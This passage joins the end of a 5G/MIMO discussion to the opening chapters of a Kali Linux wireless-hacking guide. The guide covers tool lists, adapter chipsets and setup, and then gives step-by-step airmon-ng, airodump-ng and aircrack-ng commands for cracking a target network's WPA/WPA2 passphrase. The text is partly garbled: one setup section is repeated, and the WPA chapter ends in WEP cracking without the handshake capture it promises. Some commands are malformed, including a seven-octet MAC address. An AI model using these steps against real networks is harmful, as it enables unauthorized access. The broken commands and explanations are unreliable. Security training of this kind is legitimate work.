Research done by Emil Bjornson, Eric Larsen, and Tom Marzetta, all experts in signal processing and MIMO, discover that using TDD and massive MIMO you can add as many end user devices as needed as long as you add more antennas to accommodate this, and this is something not possible with

FDD.

In fact, you reach a limit where adding antennas to the MIMO system no longer accommodates more end user devices in FDD. So, just discussed five technologies which all work in conjunction with each other.

5G will make use of millimeter waves, small cells, massive MIMO, beamforming, and TDD full duplex communication to deliver services to users and accommodate the needs of the next generation of devices and technology.

Initially, this 5G will be rolled out on top of current technology and incorporate some of the features of 5G, but not all of it. The first generations of 5G networks will likely be able to offer high speed connections, however, reducing the latency on 5G networks will require using another technology like multi-access edge computing, or MEC.

Sometimes, this is called edge computing, and there will be further discussions that will focus exclusively on MEC and how that technology will be used to improve network performance.

5G is a mandatory upgrade of mobile networks to accommodate next generation devices. As I discussed, the ITU has design standards to build the next generation network and the 3G PP has been tasked with the technical design to achieve these goals. The ITU, 3G PP, hardware manufacturers, and mobile carriers will all work together to ensure the success of this next generation of mobile networks.

BOOK 6

WIRELESS HACKING WITH KALI LINUX

LEARN FAST HOW TO HACK ANY WIRELESS NETWORKS

PENETRATION TESTING IMPLEMENTATION GUIDE

BY

HUGO HOFFMAN

Introduction to Wireless Threats

In the following chapters, we are going to discuss wireless network security threats and countermeasures. First, we're going to discuss the top wireless security threats. So for example what kind of threats you can face once you're at a coffee shop or an airport. We're not just going to talk about threats, but we're also going to talk about the different mechanisms that you can counteract that threat with.

Many people don’t think that these places can be a dangerous environment when connecting to unknown wireless networks, but we're going to talk about the technical aspects of how you can defend against the common attacks.

One of the top threats you can come across is that someone else can get the password that you're using to access your company account, or maybe the password that you're using to do your online banking.

Then we will talk about wireless eavesdropping. This is also important because your traffic is going over the air, so anybody can listen to it, capture that traffic, or worse, modify it while in transit. Lastly, a hacker can set up an ad hoc network with the hope that you'll connect to it so he can try attack into your machine and steal your confidential information.

To understand security mechanisms that are put in place to protect your wireless network, it's valuable that you understand the types of threats that your wireless network can incur. Therefore, we're going to talk about the threats when you're outside of your company’s office.

There are hundreds of threats out there, but I will focus on the key threats that people talk about in the industry, and also share with you the diversity of the types of attacks you can have when you're outside of the network.

In particular, when we are talking about BYOD strategies, we are talking about personal devices that people will use for personal use in and out of the office, as well as business use in and out of the office. Once we have covered those, we will talk about wireless network security threats and countermeasures both at home and in business or enterprise environment. The goal is not to show you all the possible security threats, but to take some of the top threats that people talk about, and look the diversity of the types of threats.

If you understand the scope and extensiveness of the types of threats that you could have while in the enterprise environment, it puts you in a much better place then you start thinking about the mechanisms that you need to put in place to overcome those threats. After that, we will discuss Wi-Fi specific mechanisms that are defined in the Wi-Fi standards and exist in Wi-Fi products.

Then we will specifically look at those Wi-Fi security mechanisms and we will start with encryption, and what encryptions mechanisms do have available to protect your data from being eavesdropped over the air. We will also look at basic cryptography, as well as different Wi-Fi options looking at WEP and why it's vulnerable.

We will also look at TKIP and how it fixes the WEP vulnerabilities, but introduces a different type of vulnerability and moving on the use of advanced encryption standard. You will also understand different security options that you have available to you, which is a fundamental to implementing the wireless security policy.

After encryption basics, we're going to talk about authentication. We're going to look at different Wi-Fi authentication mechanisms that protect your sensitive systems from being accessed by people who are not meant to be accessing them over the wireless network.

Wi-Fi authentication is an intensive subject, so we will split them over to various chapters. First, we're going to build the foundation by giving you everything you need to understand about the Wi-Fi authentication mechanisms that you may be deploying today or may be considering deploying in the future.

We will discuss open authentication, WEP authentication and its weakness, 802.11i and the introduction of EAP and EAPoL 4-way handshake, leading you to a full understanding of WPA2 authentication mechanisms. After that, we'll extend into other mechanisms that you might want to consider, for example if WPA2 enterprise is not the right authentication mechanism for your needs, so we will talk about MAC authentication, WPA and WPA2 personal, which is what many small businesses use as well as consumers in their home environment.

We will also look at WEP authentication, aka portal authentication and talk about the security implications if you're implementing fast roaming, which is

the ability to roam between access points quick enough to support voice calls and what are some of the security implications of allowing a user to quickly re-authenticate on another access point.

Then we will look at other mechanisms that you might want to use as supplemental or as alternatives to WPA2 enterprise. Lastly, we're going to talk about message integrity and how you can protect yourself from messages that going over the air being tampered with.

Perhaps you're using that information thinking that it's reliable when in fact it's not. We will talk about what message integrity means and what the mechanisms are to provide message integrity. We will talk about WEP and how it works to give us a basic understanding on its failures. We will talk about the countermeasures that you should implement and then we go onto to talk about cipher block chaining message authentication code and how that protects your network as part of WPA2.

We will also touch on protecting management frames, which we historically focused on protecting your data frames and not your management messages, like authentication and de-authentication messages. So we will be deep diving into the wireless security issues associated with implementing a Wi-Fi network.

By the end of this book, you will understand wireless security because we go through all of the Wi-Fi security mechanisms in some depth. The structure of this book is to understand and able to create wireless security policies. You will learn it by us looking at threats against a wireless network and the countermeasures to those threats, and then understanding the different security mechanisms that exist, that you can implement to meet your wireless security policy goals. Let’s move on and start looking at Wireless Penetration Testing Tool Kit List.

Chapter 1 Wireless PenTest Tool List

I want to give you an overall idea of the wireless tools that are often used by Ethical hackers, or Penetration testers. There are all types of management interfaces in wireless network and a variety of tools that help you manage and monitor it, detect rogue access points, configure alerts to security breaches, health monitoring, and so on.

In this book, we'll be looking at different access points and you will learn how you can access those access points through a web browser GUI interface. We'll also be looking at the different security settings that you can configure. There are also a number of tools that you can use to analyze traffic.

Tcpdump, for instance, is a very common packet analyser. Tcpdump runs in a command line to display all your TCP/IP packets. Microsoft Net Mon is also very popular in Microsoft networks and it analyzes network traffic and deciphers various protocols.

LanDetective is another network sniffer and it uses deep packet inspection technology to week out malicious traffic, but Ettercap is also very good diminish man in the middle attacks. There are also other tools such as NetworkMiner or Fiddler.

In this book we're also going to use the tool called Wireshark. Wireshark is a great tool that's used by IT professionals for analyzing both wireless and wired networks. Most IT people are familiar with Wireshark and if they're working on protocols and networking you should already know or at least heard of Wireshark.

Wireshark allows to sniff and capture Wi-Fi traffic, then give us a list of packets, and then for each of those packets we can open up and look at the packet detail. Wireshark takes the interpretation of 1s and 0s and displays that information in user friendly ways by showing us information such as the SSID or BSSID and so on.

We're going to take a look at packets that are specifically relevant to this book, using Wireshark. We will be also use other penetration tools in order to understand wireless attacks.

We need to talk about that first. In this book you will see how to conduct a

wireless attack. The purpose is to reveal the attacks for you, and how they work and just to demonstrate that they're fairly simple to execute, given the right tools.

The purpose is not to train you in how to execute a wireless attack, but to be more familiar with the types of attacks, so when we talk about authentication, when we talk about encryption and message integrity, you're going to be able to relate back to why those mechanisms help prevent the attacks that we're going to discuss.

Of course the main tool that we will also be using to help facilitate the wireless network attacks is a penetration testing tool called Kali Linux. Kali Linux is a free tool, which used to be called BackTrack Linux.

Kali Linux consists of over 400 tools that you can use for penetration both wireless and wired networks. In this book we'll be the using the wireless tools within Kali. The tools and techniques you're going to learn about in this module can be used for both white and black hat too.

It's really important that you keep out of trouble when using these tools. The way you do that is to understand that using a penetration tool to try and gain access to a client or to a network without permission is not acceptable.

Therefore, if you're going to use these tools either within your enterprise, within your home, within a friend environment, it's important that you gain permission before you do so. This way you can keep you out of trouble when using these tools.

When we talk about network penetration tools, we're talking about tools that allow us to penetrate both; the wired and wireless networks. There are good reasons why you should use a tool for penetration testing. The first reason is to understand how people can attack the wireless network, and what those attacks look like so that you can start to identify them and then address them.

If you're familiar with the types of attacks, you'll understand the security mechanisms that you're putting in place and why you're putting them into place.

The second reason for using a penetration testing tool is to identify vulnerabilities and potential risks of attacks that your wireless network has.

You can then make decisions as to whether you want to deploy solutions to

prevent these attacks, or not if the risk factor of these network vulnerabilities does not justify an spending on additional security equipment.

When an attack takes place, are the right policies, programs, guidelines put into place for you to effectively handle that attack?

Well, you can only know that if you also know how these wireless attacks are executed. Moreover, IT is a constant changing industry, and we are always changing to having more devices coming into our enterprise network that are connected on a wireless network that are not owned by the enterprise themselves.

Initially when we look at BYOD devices, we're looking at laptops, tablets, and smartphones, but as we go forward with the Internet of Things or IoT devices, then we're going to be looking at other smart devices such as sensors and wearable devices.

Therefore, in this changing industry with more devices being connected to the wireless network, using a penetration tool, understanding wireless security threats and countermeasures is absolutely critical.

Software References

Tcpdump
https://www.tcpdump.org/

Microsoft Net Mon
https://www.microsoft.com/en-us/Download/confirmation.aspx?id=4865

LanDetective
https://landetective.com/download.html

Chanalyzer
https://www.metageek.com/support/downloads/

Ettercap
https://www.ettercap-project.org/downloads.html

NetworkMiner
https://www.netresec.com/?page=NetworkMiner

Fiddler
https://www.telerik.com/fiddler

Wireshark
https://www.wireshark.org/download.html

Kali Linux
https://www.kali.org/downloads/

vmWare
https://my.vmware.com/web/vmware/downloads

Virtual Box
https://www.virtualbox.org/wiki/Downloads

Chapter 2 Wireless Adapters & Wireless Cards for Penetration

Many people seem to get confused when we talking about wireless adapters and Wireless cards. They don't know what they are, why do we need them, and how to select the right one because there are so many brands and so many models.

What we mean by a wireless adapter is the device that you connect to your computer through a USB port and it allows you to communicate with other devices of our Wi-Fi, so you can use it to connect wireless networks and communicate with other computers that use Wi-Fi.

You might be thinking that your laptop already has this and yes most laptops and smart phones already have this built in. But, there's two problems with that.

The first issue is that you can't access built-in wireless adapters with Kali Linux if it's installed as a virtual machine, and the second issue is that these built-in wireless adapters are not good for penetrating wireless networks.

Even if you installed Kali Linux as a main machine on your laptop and then you'll have access to your built-in wireless card, you still want to be able to use this wireless adapter for penetration testing because it doesn't support monitor mode, or packet injection.

You want to be able to use it to crack Wi-Fi passwords and do all the awesome stuff that we can do in Kali Linux with aircrack-ng and other tools. Before we start talking about the brands and the models that will work with Kali Linux, I want to talk about a more important factor which is the chipset that's used inside the wireless adapter.

Forget about the brand for now. Instead, we're going to talk about the brains that does all the calculations inside the wireless adapter. This is what determines whether the adapter is good or bad. Whether it supports injection and monitor mode and works with Kali Linux, the brand is irrelevant.

What's used inside that adapter is important and thus the chipset. There are many chipsets that support monitor mode and packet injection and Kali Linux. There is one that's made by the company called Atheros and it's model is AR9271. This chipset supports monitor mode or packet injection, or you can use the chipset to create fake access point, or you can use it to hack into

networks.

So you can use this chipset to do pretty much for all Kali Linux attacks. The only problem with this chipset is that it only supports 2.4 gigahertz, so if your target uses 5 gigahertz or the some of the devices are connected over 5g, then you won't be able to communicate with these devices.

You won't even be able to see them so you won't to be able to launch the attacks against them. That's not because the chipset is not good, but it's because it cannot see 5 gigahertz traffic.

If you want to get an adapter that uses this chipset, then you have two options. Well, you have many options, but I'm going to talk about two. First, there is a cheap option which you can get an unbranded wireless adapter that uses this chipset and you can use it to do all of the attacks that I just mentioned.

The only thing is that this adapter is unbranded, so it's a bit cheaper. The second option is to get Alpha AWUS036NHA wireless adapter that's made by alpha, which is a very popular company and they keep on making great wireless adapters.

It has the same chipset, and it'll have the same compatibility. The only difference is the build quality. This is a much higher quality product made by a very good company.

They both function very well, but the only difference is that the Alpha adapter has a longer range and it's more reliable. Budget adapters are much smaller, much more compact, so if you're in a public place it's much easier to use than the Alpha one, which is big and has big antenna.

The next chipset I want to talk about is made by the company called Realtek. The model is RTL8812AU. This chipset has only got its support by Kali Linux in 2017 version 1 and this chipset supports monitor mode, packet injection, and 2.4 and 5 gigahertz frequency too.

The only problem with this chipset is that it doesn't seem as reliable as some of the attacks might need stronger signal, some of the attacks will fail, and you'll have to do it again, and sometimes the card will just get disconnected then you have to connect it again.

This chipset have once again two options. You can get a budget wireless

adapter that's much cheaper than the Alpha one, and it just has the same chipset, or you can get the Alpha, which is a very good company with a good reputation and it is a stronger adapter, so you will get to further away networks, because you'll have stronger signal.

With the Alpha adapter that uses this chipset is Alpha AWUS036ACH. You can go ahead and compare their specifications and get the right one for you. The most important thing is the chipset. It’s not the brand. The budget ones are much cheaper.

They're more compact, so they're better. You can use them better in public but they're not as strong as the Alpha ones. The alpha ones will give you better signal, so they will be more reliable, but the budget ones will work perfectly fine too. They'll all support many penetration attacks.

The only difference it's just the build quality. Compatibility wise, the budget adaptors will work just as good as the Alpha ones because they use the same chipset. Once again, the most important thing is the chipset that's used inside the wireless adapter.

Chapter 3 Installing Vitrual Box & Kali Linux

Virtual Box is a software that specializes in virtualizing various operating systems that you can install it on Windows, Macintosh or any Linux as well as Solaris operating systems. It's free to download. Once you have reached the site you can choose to download different platform packages.

After you have downloaded Virtual Box, you will be able to build and run multiple VM-s (Virtual machines). The user manuals on how to install Virtual box, it's all on their website that already listed in the previous chapter. Using the software it's simple, and it is recommend running Kali Linux on it.

You can use other similar virtual environment such as vmWare, but personally have used Virtual Box for many years therefore that is what I will refer back to thorough this book.

Kali Linux is a Linux Distribution of operating system that you are able to use both as your main operating system or run virtually. You can run it in form DVD, or even from USB. Once you have downloaded the ISO file, you might install it on the top of your existing operating system.

Kali Linux is the best Penetration Tetsing Tool Kit / software that has hundreds of tools built into, ready to use for penetrations testing against any network out there. Kali Linux is to test an existing network and try to find possible vulnerabilities, so the general network security can be improved.

Kali Linux is also userfriendly, and the categories of tools built into it are for Information gathering, Forensics, Reverse engineering, Stress testing, Volnerability assessment, Reporting tools, Explotation tools, Privilidge esculation, Maintaining access and much more.

Once you have downloaded Kali Linux and ready to install it in a virtual environment, there are a few of details that you should be aware. When you create a new Virtual machine for Kali, you must allocate at least 4 Gb of space, and another 20 Gb for the Virtual hard drive.

After you have a new Virtual machine built complete, you have to go to settings and ensure that you adjust the Network settings by choosing bridging the VM to your router. Once you finished with the settings, you should be

able to boot the image. The command you need to type is

“startx”

then hit enter. This will start installing the GUI (Graphical User Interface) from the hard drive, which is also recommended. Until the GUI gets installed, there are few questions that you need to answer, such as language, keyboard, location and clock settings for the time zone.

Once the installation is complete, you must restart the image to boot from the hard drive. After the reboot complete, Kali will ask for logon details on the CLI (Command Line Interface). For the username, type

“root”

and for the password, type

“toor”

and hit enter. If you are new to CLI and don’t know any commands and what to type, no worries. You can always switch to the GUI by typing the command

“startx”

and hit enter. This will open the userfriendly GUI that will allow you to have access to all Pen Test tools that we will further discuss later on. Other basic settings that you need to do is IP addressing.

Kali Linux by default look for an IP Address of your DHCP, but it’s recommended to assign a static IP Address, so you don’t get lost which IP represents what machine. The CLI command you need to assign an IP Address on Kali is:

“Ifconfig eth0 10.10.10.2/24 up”

Next, you have to configure the default gateway, which is your router’s IP Address. To do that, type the command:

“Route add default gw 10.10.10.1”

Once these settings are complete, ping your router’s IP Address by typing the command:

“Ping 10.10.10.1”

Once you have reachability to your default gateway and able to access the internet with that router, you should test internet connectivity by typing the command:

"Ping www.google.com"

If this is successful, it means that your virtually installed Kali Linux is connected to the Internet. The reason you need internet access is because you want to update your Kali Linux.

Updating your Kali Linux is your top priority. The first task you should perform after a clean install is updating your operating system. Advanced Packaging Tools, aka APT extends the functionalities of Debian packages by searching repositories and installing or upgrading packages along with all the required dependencies.

Open your console and type "apt-get update", which is used to resynchronize the local package index files with their source as defined in the sources list file. The update command should always be used first, before performing an upgrade or a distribution upgrade.

Next, you need to upgrade Kali by issuing the "--y" option, which proceeds with the installation without the hassle of writing yes every time. So what apt-get upgrade stands for?

Well, it is used to install the newest versions of all packages installed on the system. So the existing packages on Kali with new versions available are upgraded. Important to note, that the upgrade command will not change or delete packages that are not being upgraded, and it will not install packages that are not already present.

Lastly, you need to execute the "distribution upgrade" command. This command upgrades all packages currently installed on the system and their dependencies.

It also removes obsolete packages from the system. The next thing you need to do is to reboot your machine. After rebooting your machine, now you have a fresh clean version of Kali.

To list the Debian packages installed on your machine you would run the following command: "sudo apt list –installedX"

If there are a bunch of them and want to know if a specific tool is already

installed, you can filter the results by adding the “grep filter” argument.

To show a full description of a package and identify its dependencies, run the following command: “dpkg --status packagename”

And finally, to remove a package from Kali, you should execute the following command; “sudo apt-get remove name → un-install package“

Of course, you need to replace the package name by your application name. Finally, I want to explain to you how your system uses official Kali repositories. All the magic happens in the “sources.list” file.

You can take a look at that file by opening it using leaf pad whenever you execute your update command, Kali looks in the contents of this file to perform the update process.

Updating your Kali Linux is your top priority. The first task you should perform after a clean install is updating your operating system. Advanced Packaging Tools, aka APT extends the functionalities of Debian packages by searching repositories and installing or upgrading packages along with all the required dependencies.

Open your console and type “apt-get update”, which is used to resynchronize the local package index files with their source as defined in the sources list file. The update command should always be used first, before performing an upgrade or a distribution upgrade.

Next, you need to upgrade Kali by issuing the “--y” option, which proceeds with the installation without the hassle of writing yes every time. So what apt-get upgrade stands for?

Well, it is used to install the newest versions of all packages installed on the system. So the existing packages on Kali with new versions available are upgraded. Important to note, that the upgrade command will not change or delete packages that are not being upgraded, and it will not install packages that are not already present.

Lastly, you need to execute the “distribution upgrade” command. This command upgrades all packages currently installed on the system and their dependencies.

It also removes obsolete packages from the system. The next thing you need to do is to reboot your machine. After rebooting your machine, now you have

a fresh clean version of Kali.

To list the Debian packages installed on your machine you would run the following command: “sudo apt list –installedX”

If there are a bunch of them and want to know if a specific tool is already installed, you can filter the results by adding the “grep filter” argument.

To show a full description of a package and identify its dependencies, run the following command: “dpkg --status packagename”

And finally, to remove a package from Kali, you should execute the following command; “sudo apt-get remove name → un-install package“

Of course, you need to replace the package name by your application name. Finally, I want to explain to you how your system uses official Kali repositories. All the magic happens in the “sources.list” file.

You can take a look at that file by opening it using leaf pad whenever you execute your update command, Kali looks in the contents of this file to perform the update process.

Now it’s time to list some important tools that could be very helpful to you as a penetration tester. The first one on the list is called the preload application. To install this package, execute the following command:

“sudo apt-get install preload”

The preload application identifies a user's most commonly used programs and preloads binaries and dependencies into memory to provide faster access. It works automatically after the first restart, following the installation.

Your next tool is called “bleachbit”. Bleachbit frees disk space and improves privacy by freeing the cache, deleting cookies, clearing internet history, shredding temporary files, deleting logs, and discarding other unnecessary files. This application has some advanced features such as shredding files to prevent recovery and wiping free disk space to hide traces of files that have not been fully deleted. The command you need to install bleachbit is:

“sudo apt-get install bleachbit”

The next program is the boot up manager. Each application that executes using the boot up process slows the system. This may impact the memory use and system performance. You can install the “boot up manager” to disable unnecessary services and applications that are enabled during the boot up. The command you need to install it is:

“sudo apt-get install bum”

The next application you should be aware and install is called “gnome-do”. If you like to execute applications from your keyboard, “gnome-do” is the right tool for you. The command you need to install this tool is:

“sudo apt-get install gnome-do”

Your next software in the list is the “apt file”. This is a command line tool to search within packages of the “apt” packaging system. It allows you to list contents of a package without installing or fetching it. The command you need to install it is:

“apt-get install apt-file”

Once you have installed the package, yo also have to update it using the command: “

“apt-file update”

The next application you need to install is called “Scrub”. This application is a secure deletion program to compile with government standards. The command you need in order to install this tool is:

“sudo apt-get install scrub”

Next, you need to install “Shutter”. Shutter is a screenshot tool that captures images of your desktop. The command you need in order to install this tool is:

“apt-get install shutter”

The next software you should install is called “Figlet”. This program will make your console look professional by displaying a custom message such as your company name for example. The command you need in order to install this tool is:

“apt-get install figlet”

Next, you need to edit the “bashrc file”, by scrolling to the end of the file and type “figlet message”. Next, save and close and restart your console, and the next time you log back to your console session, the first thing you should see is the message you have provided.

Next, you need to be aware about SSH, aka Secure Shell configuration. Kali comes with default SSH keys, yet before starting to use the SSH on Kali, it is a good idea to disable the default keys and generate a unique key set. The process of moving the original keys and generating the new keyset is as follows. First, open your console and change the directory to the SSH folder.

NOTE: Here is some help on how to navigate within directories;

- *To return to the home directory immediately, use cd ~ OR cd*
- *To change into the root directory of Linux file system, use cd /.*
- *To go into the root user directory, run cd /root/ as root user.*
- *To navigate up one directory level up, use cd ..*
- *To go back to the previous directory, use cd -*

Next, you have to create a backup folder, and you need to move the SSH keys to that backup folder.

NOTE: The cp command is a Linux command for copying files and directories. The syntax is as follows:

- *cp source destination*
- *cp dir1 dir2*
- *cp -option source destination*
- *cp -option1 -option2 source destination*

In the following example copy /home/test/paper/ folder and all its files to /usb/backup/ directory, use the following command:

cp -avr /home/test/paper /usb/backup

-a : Preserve the specified attributes such as directory an file mode, ownership, timestamps, if possible additional attributes: context, links, xattr, all.

-v : Verbose output.

-r : Copy directories recursively.

Lastly, you need to generate the new keyset, therefore use the following command:

"dpkg-reconfigure openssh-server"

Next, you will see on the following messages, indicating that your ssh keys are generated:

Creating SSH2 RSA key; this may take some time …

Creating SSH2 DSA key; this may take some time …

Creating SSH2 ECDSA key; this may take some time …

Next, you have to verify the ssh key hashes using the following command:

"md5sum ssh_host_*"

Here the * *represents* your new keys, so compare these hashes using the following commands:

"cd default_kali_keys/"

*"md5sum *"*

After regenerating the SSH key pairs you can start the SSH service via

/usr/sbin/sshd from the CLI.

Once you have started SSH, if you want to verify that the service is running, perform a “netstat” query. From the output you should see the SSH is now listening on port 22.

Chapter 4 Wireless Password Attacks

One of the biggest security threats to organizations is weak passwords. When a black hat or pen tester is looking to penetrate an enterprise network, he will look for the weakest entry point, and it only takes one individual to have a weak password, and their account could be compromised and therefore the enterprise network can be compromised.

There are a range of different attacks that hackers can use to retrieve your password to get into your wireless network. They can simply ask for the password, and believe it or not, you'd be surprised how many people can get easily social engineered by falling for a good story.

They can also look over your shoulder while you're typing your password or check your desk in case you have written it down somewhere. This is called shoulder surfing. The two major mechanisms of attacking passwords is by guessing what the password is.

A dictionary attack, as the name suggests, is where I try all the words in the dictionary and I can use foreign dictionaries as well as medical dictionaries, and so on. Most people do use something that's memorable, such as a meaningful word.

Some people use their spouse's name, while others use their pet name, in fact many people use their social security number, which is very bad because then a hacker not only break your password, but he also now has a very valuable information of you.

If your password isn't something to be found in a dictionary, then the other way that hackers can get it is with a brute force attack. This is when I try all the possible combinations until I find your password. I can be smart about it, and I might use the most common words that are used in password first.

For example, I can imply some rules in the hope of breaking it early, because the problem with a brute force attack is that if I'm going to try all the possible combinations it's going to take a long time.

One of the important things to remember with a wireless network is that I'm not trying to attack the access point with lots of different passwords.

Instead, I'm going to sniff over the air, gather information from legitimate users that have got themselves already authenticated, and then try a brute

force or a dictionary attack against the information that I've gathered in order to find the password.

I can sniff on a network without you knowing about it, and therefore I can do a dictionary or a brute force attack in wireless network without you being aware that the attack is actually taking place.

Chapter 5 WPA/WPA2 Dictionary Attack

To execute a dictionary attack on a wireless network where the wireless network is protected with WPA or WPA2, we're going to follow a four step process.

First, we want to find out the BSSID of the access point that we want to execute our dictionary attack against. Once we've found the access point we want to attack, then we need to decide on the wordlist that we want to use for the attack.

A wordlist, as the name suggests, is a list of words, like a dictionary, and we're going to try that list of words against the access point.

The third step is that we're going to generate authentication traffic. For this attack to work, we need to be able to capture a legitimate user connecting to the access point and we're going to generate that traffic, so we can sniff it over the air. Lastly, we have to execute the dictionary attack.

For this attack, we're going to use Kali Linux. To do that, you have to open up a terminal and look at the configuration. Type

“iwconfig”

and you should see two of your wireless wireless lan adapters. Wireless wlan1 should be your device’s wireless LAN card that's integrated in your device, and wireless wlan0 is your virtualized Kali Linux LAN adapter if you have successfully bridged your devices.

This is also the one that you will be using to execute your attack. Therefore, the first thing you need to do is to put Kali Linux’s wlan card into monitor mode, but before you would do that, you have to take down your wireless lan adapter by typing:

“ifconfig wlan0 down”

Next type:

“iwconfig wlan0 mode monitor”

This command will put your wireless lan adapter into monitor mode. But the ensure the wlan is back up, you have to type the command:

“ifconfig wlan0 up”

Now that your wireless lan adapter is back up, you want to confirm that is now in monitor mode. To do that, you have to type the command:

“iwconfig”

Here, you should see where it says “Mode”, next to that, it should say that the card is now in monitor mode. Your next step is to find the BSSID of the access point that you want to attack. For that you are going to use the tool called Aircrack, so you have type:

“airodump-ng wlan0”

This will start searching for broadcasted BSSID-s. Here, you will see that you are capturing the BSSIDs of the surrounding access points and the channels they are using.

NOTE: Do not compromise your neighbours wireless, or worse, do not use this tool in production environment, unless you have written authorization.

Back to Kali Linux, to exit monitoring, you can press “Ctrl+C” to stop the search once you have found your wireless BSSID that you are going to attack.

Within the output of Kali, you should also have the MAC address of the BSSID, which is normally a 12 character long letter and numbers that you have to take a note of, because you are going to need that MAC address when you execute the attack.

The next step is to find a wordlist that you can use in order to break in to the access point, and Kali has several tools that you can use for this purpose. You can also download others similar tools, but the tool called “Airodump” will just do the job. Therefore you have to type:

“airodump-ng –bssid 00:11:22:33:44:55:66 –channel 1 –write wepcracking wlan0”

NOTE: This is only an example, but where I stated “00:11:22:33:44:55:66” you have to type the actual mac address that of the BSSID that you are about to compromise, as well as the channel for you might be channel 6 or channel 11.

Once you have successfully executed the above command, you will see that wlan0 network monitoring has started.

Here, you will see the data transfer under the “data” column. Bare in mind that it all depends on how complex the password is as it might take a few minutes. After you have waited few minutes, you should have enough data that you can work with, therefore you have to open a new terminal and type:

“ls”

This will list the files that you have been captured so far. Now to crack the password, you have to type the following command:

“aircrack-ng wepcracking-01.cap”

Here the filename “wepcracking-01.cap” is an example but you have to type there whatever filename you have collected and called under the “ls” command, next to the “Public” file name.

If you have been using WEP authentication, by now the password would be cracked. Aircrack-ng normally lists the password as an ASCII file by saying “KEY FOUND”.

Chapter 6 Countermeasures to Dictionary Attacks

As you see it is easy for someone to do a dictionary attack against a passphrase and in environments such as homes or small businesses, people share their passphrase with other people to allow access to the network.

Thus the first thing to protect your network is to ensure that you're not giving your passphrase to anybody that shouldn't have it. People who already has the password should not write it down and storing it on their screen with a sticky note or in their desk.

An even better way to protect yourself as much as possible from a dictionary attack is to make a dictionary attack to take an awful long time, such that perhaps it becomes infeasible to break into your network.

How do you do that? Well, you do it by using complex passphrases. That means you use upper and lowercase, and you use numbers and special characters. So if you're using upper and lowercase and numbers and special characters, how do you make it memorable such that you don't want to write it down?

Well, the secret is to create your password with something that uses upper and lowercase letters, plus numbers and special characters that you can remember and here's an example:

“#ThisIsAVeryDifficoultPa55w0rd1357#”

This is just an example, but you can have a think of something similar. Another option is to run a password generator. Password generators can either be found online or you can download an applet and run it within your environment.

There are few online password generators such as the one called “www.passwordsgenerator.net” With this one you can decide how long you want it, and yo`u can indicate whether you want special characters, upper, lowercase, numbers in it, and then you can change the passwords by generating another more secure password, and it gives you a password.

It's a good way to generate a password. Another online tool that you can use is called random.org

The reason is great is because it allows you to generate multiple random

passwords at the same time. For example if you have to generate random passwords, this would be a good way to go forward.

You can just say that you want 10 random passwords and all should have the length at 12 characters, then click on “Get Passwords”, and it will generate a group of passwords for you.

Another similar tool is called https://www.grc.com/passwords.htm The reason this one is also great is because it generates very long strings for you, which are required by some devices and the longer the key, the more secure it is.

Each time you refresh the page, and it will randomly generate new passwords for you, so rather than entering the type of code you're looking for, this one automatically gives you a very long random password.

Once you're implementing a BYOD strategy and thinking about how to assign passwords, well first of all, how important are the assets that you're trying to protect?

Many times when people connect over wireless network, they're restricted as to which part of the network they can get to. Sometimes they can only get to the public part of the network or just to the internet.

An assessment of the assets means that you can assess the risk if someone breaks the passphrase. The more significant the risk, the stronger the password should be.

You should be thinking about how the passphrase is to be used. Is it to be used by a lot of people, an individual or for machine to machine communications. Passphrases that are used by machines can be significantly more complex than passphrases that need to be used by people.

For example, if you're putting a profile on the client, which includes the passphrase, such that the use of themselves do not have to remember the passphrase, you've installed the profile and they'll automatically connect to the wireless network, then you can use a much more complicated passphrase.

If, however, you're relying on the users remembering and entering that password, then you need to define a password that's going to be memorable and not a random string of numbers and characters.

Chapter 7 Passive Reconnaissance with Kali

Anybody can listen to the wireless signals that are going over the air. When you listen to wireless signals, you can tune your radio to listen for specific traffic that's going to and from a client, or to and from an access point or you can just listen to everything and then filter out what you want to listen to at a later time.

Just like as if you put your hand up to your ear to help you hear better or maybe a glass up to the wall to hear the conversation on the other side of the wall, with wireless, you can use a directional antenna to collect more signal strength from a given direction.

What that means is that I can be some distance away from the access point or from your client, and still be able to capture traffic over the air. What that means is that you don't know that I'm eavesdropping on your traffic.

But how can I listen and capture traffic? Well, I am listening by tuning my radio to the frequency channel, collecting all of the signals, processing those signals up my protocol stack, and then displaying them with a packet analyzer tool such as Wireshark.

Listening over the air is one of the best ways to do passive reconnaissance. Passive reconnaissance is when you're gathering information about a network, corporation or an individual, but you're not actively engaging with the system, the network or with the individual.

You might be gathering information such as what is the manufacturer of their access points? What are the MAC addresses that are being used by the clients? What security mechanisms is a particular company uses? What are the network names? Do they have guess access set up on these access points? Do they have hidden network names?

By information gathering, as you're starting to form a picture of the deployment, so then you can go on to the second phase when you're starting to plan how you're going to attack the network.

Through the passive reconnaissance phase, you'd be writing down and forming a network map where the access points are deployed, writing their names down and creating a blueprint of deployment and identifying any weaknesses that the network might have. If a hacker is going to try and

access an enterprise network, wireless has to be one of the top three approaches for uncovering information in order to plan that attack.

To capture and display traffic going over the air you need a tool called Wireshark. You can download Wireshark form their website listed previously, or you can use the tool that's already available in Kali Linux.

To do it within Kali Linux, we're going to follow a four step process. The first thing we're going to do is to put our wireless adapter into monitor mode. That's going to enable our adapter to sniff everything over the air, capture everything, and pass it up to the Wireshark application to be displayed and then we can analyze those packets.

We can select everything over the air or we can look for traffic from a specific BSSID or on a specific channel. Once we've selected the BSSID and/or the channel, then we can open Wireshark, select the monitoring interface that we have set up for our wireless adapter and start capturing data. Once we've capture enough data we can save that packet capture to then analyze at a later time.

The first thing we want to do is to put our adapter into monitor mode. In the previous chapter we already discussed how to do that, but you can check to make sure that your wireless interface is still in monitoring mode by typing:

“iwconfig”

This will allows you to see what mode your wireless interface is in, but if you haven’t done any other changes then we have discussed so far, your wlan should be still in Monitoring mode.

There are a number of ways to enable monitor mode such as using

“iwconfig”

but that method does not work for all adapters. This method does not work for all adapters so if you tried enable in monitor mode using the above command and it's failed, or if it worked but then the adapter did not behave as expected when using it, then a good idea is to try to enable monitor mode using a different method.

For example if your wireless adapter is in “Managed mode” and don’t know how to get it into “Monitoring mode”, the fix is easy.

The first thing that you can do is disable the interface by typing

“ifconfig lan0 down”

Now you can go ahead and enable monitor mode, but before doing that it’s good to kill any process that can interfere with using the adapter in monitor mode. To do that we have to use a tool called “airmon-ng” Type:

“airmon-ng check kill”

Here we're going to tell Kali that we want you to check all the processes that can interfere with monitor mode, and if you find anything, we want you to kill those. Very simple command.

Airmon-ng is in the name of the program. “Check” means check any processes that could interfere with in monitor mode. “Kill” means to kill the processes if there are any.

